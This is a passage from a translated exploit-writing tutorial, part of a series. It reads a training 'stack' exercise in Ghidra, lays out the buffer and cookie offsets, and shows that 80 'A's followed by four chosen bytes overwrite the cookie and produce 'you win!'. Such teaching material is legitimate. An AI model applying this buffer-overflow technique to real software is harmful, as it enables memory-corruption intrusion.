




It says that length can vary from 1 to 80, because it realize that cookie is right below, so I write the maximum 80.

Offset	Length	DataType	Name
-0x58	0x50	char[80]	buf
-0x8	0x4	dword	cookie
-0x4	0x4	dword	local_4
0x0	0x4	dword	local_res0

We can change types with letter B, but even with correct size, shows as unknown yet, modifying DataType manually, I can write the type, for example char[80], instead of unknown, same happen with dwords, we can change it manually to a known type from a list.



I realize that buf length is 0x50, because is 0x58 - 0x8 = 0x50 or 80 in decimal, and as before are 80 ‘A’s and then b”\x05\x03\x02\x01”.

```
>>> 0x50
80
```

```
PID: 0x7ad4
Enter para continuar
buf: 0019fed4 cookie: 0019ff24
you win!
```

As we go to more complex exercises, we will discover new possibilities about these tools, finishing the left stacks and following with more complex exercises.

See you in part 4
Ricardo Narvaja (@ricnar456 - ricardonarvaja.info)
Translated by @Fare9
17/11/2019